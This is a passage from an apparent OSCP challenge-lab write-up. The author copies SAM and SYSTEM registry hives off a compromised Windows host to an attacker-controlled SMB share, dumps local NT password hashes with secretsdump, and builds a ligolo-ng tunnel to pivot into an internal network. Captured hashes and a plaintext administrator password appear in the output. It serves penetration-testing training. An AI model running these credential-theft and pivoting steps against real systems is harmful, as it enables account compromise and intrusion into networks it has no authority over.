*Evil-WinRM* PS C:\windows.old> Get-ChildItem -Recurse -Filter sam


    Directory: C:\windows.old\Windows\System32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          4/4/2022   6:00 AM          57344 SAM
```

The SYSTEM file is usually in the same directory so let's copy the file to the SMB server on MS01 so we can retrieve it with Kali:




```
*Evil-WinRM* PS C:\Users\celia.almeda\Downloads> net use \\10.10.167.141\setup /user:Administrator December31
The command completed successfully.

*Evil-WinRM* PS C:\Users\celia.almeda\Downloads> copy SAM \\10.10.167.141\setup\sam
*Evil-WinRM* PS C:\Users\celia.almeda\Downloads> copy SYSTEM \\10.10.167.141\setup\system
```

Now we can ssh into MS01 and ensure that the files are there:




```
administrator@MS01 C:\Users\Administrator>cd C:\setup

administrator@MS01 C:\setup>dir
 Volume in drive C has no label.
 Volume Serial Number is 3C99-887F

 Directory of C:\setup

11/16/2024  07:51 PM    <DIR>          .
11/16/2024  07:51 PM    <DIR>          ..
11/14/2022  06:28 AM           441,224 Autologon64.exe
11/10/2022  11:21 PM               487 clean.ps1
04/04/2022  05:00 AM            57,344 sam
11/10/2022  03:11 AM       261,082,544 sql.exe
11/10/2022  02:30 AM       709,679,272 studio.exe
04/04/2022  05:00 AM        11,636,736 system
               6 File(s)    982,897,607 bytes
               2 Dir(s)  11,122,679,808 bytes free

administrator@MS01 C:\setup>
```

Now we can use the copy command and smbserver.py to transfer the files to our Kali instance:




```
administrator@MS01 C:\setup>copy sam \\192.168.45.185\share\sam
        1 file(s) copied.

administrator@MS01 C:\setup>copy system \\192.168.45.185\share\system
        1 file(s) copied.
```




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ smbserver.py share -smb2support .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.207.141,53252)
[*] AUTHENTICATE_MESSAGE (MS01\Administrator,MS01)
[*] User MS01\Administrator authenticated successfully
[*] Administrator::MS01:aaaaaaaaaaaaaaaa:617c13b4ce53d1113ad3b8ffc3c46258:010100000000000000072e8fea438db010ad9ecd94a
03d9db000000000010010006c0044005a006a00430073007000440003001000 6c0044005a006a004300730070004400020010004 3007a00560074
00620042007100590004001000 43007a0056007400620042007100590007000800072e8fea438db01060004000200000008003000300000000
00000000000000003000000323649c8bba342b48f75ceefecdce397835eee1d2f0d59895c7266ec22a167120a00100000000000000000000000
00000000000900260063006900660073002f003100390032002e003100360038002e00340035002e003100380035000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (192.168.207.141,53252)
[*] Remaining connections []
```

Now we can use secretsdump.py to dump the hashes of users on this system:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ secretsdump.py -sam sam -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x8bca2f7ad576c856d79b7111806b533d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62fdd8fe5976148a933177a:::
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf45f24dc:::
Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55b4aefef9a7021ffd0:::
David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba2dca92127c11:::
Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab018bd91b94c771:::
[*] Cleaning up...
```


I chose to kill the chisel session and opted for another tool for tunneling. In this instance, I used ligolo-ng for its ease of network pivoting:



First, we need an agent to run on our pivot host and an agent to run on our Kali instance:




ligolo-ng_agent_0.7.2-alpha_windows_amd64.zip




ligolo-ng_proxy_0.7.2-alpha_linux_amd64.tar.gz

Now with these downloaded, we can create our Ligolo interface on our Kali instance:




```
┌──(kali㉿kali)-[~/Tools]
└─$ sudo ip tuntap add user kali mode tun ligolo

┌──(kali㉿kali)-[~/Tools]
└─$ sudo ip link set ligolo up
```

We can confirm that it is up using ifconfig:




```
ligolo: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST>  mtu 1500
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Next, we'll set up our proxy server:




```
┌──(kali㉿kali)-[~/Tools]
└─$ proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: A7760F7D5DF48B6161AB2402D7B808FFDD0964FC6259271302E3077EE74AB7
46
INFO[0000] Listening on 0.0.0.0:11601

  Made in France ♥            by @Nicocha30!
  Version: 0.7.2-alpha

ligolo-ng »
```

Now we can connect with our agent on the pivot host:




```
PS C:\Users\Administrator\Downloads> .\win_agent.exe -connect 192.168.45.185:11601 -retry -ignore-cert
time="2024-11-16T16:27:46-08:00" level=warning msg="warning, certificate validation disabled"
time="2024-11-16T16:27:46-08:00" level=info msg="Connection established" addr="192.168.45.185:11601"
```

We can see that we are connected and can use the session command and our session number to interact with our session:




```
ligolo-ng » session
? Specify a session : 2 - NT AUTHORITY\SYSTEM@MS01 - 192.168.207.141:56051 - 6ac279cf-0d0a-4d9a-bcd2-c890a2d4ff80
[Agent : NT AUTHORITY\SYSTEM@MS01] » ifconfig
┌─────────────────────────────────────────────┐
│ Interface 0                                 │
├───────────────┬─────────────────────────────┤
│ Name          │ Ethernet0                   │
│ Hardware MAC  │ 00:50:56:86:d8:45           │
│ MTU           │ 1500                        │
│ Flags         │ up|broadcast|multicast|running │
│ IPv4 Address  │ 192.168.207.141/24          │
└───────────────┴─────────────────────────────┘
┌─────────────────────────────────────────────┐
│ Interface 1                                 │
├───────────────┬─────────────────────────────┤
│ Name          │ Ethernet1                   │
│ Hardware MAC  │ 00:50:56:86:bd:84           │
│ MTU           │ 1500                        │
│ Flags         │ up|broadcast|multicast|running │
│ IPv4 Address  │ 10.10.167.141/24            │
```

Now we can use the start command to start our tunnel:




```
[Agent : NT AUTHORITY\SYSTEM@MS01] » start
INFO[0373] Starting tunnel to NT AUTHORITY\SYSTEM@MS01
[Agent : NT AUTHORITY\SYSTEM@MS01] »
```

Now we can add the route to our routing table so we can interact with systems beyond our pivot point:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ sudo ip route add 10.10.167.0/24 dev ligolo
[sudo] password for kali:
```

And we can test our connectivity with a ping command:



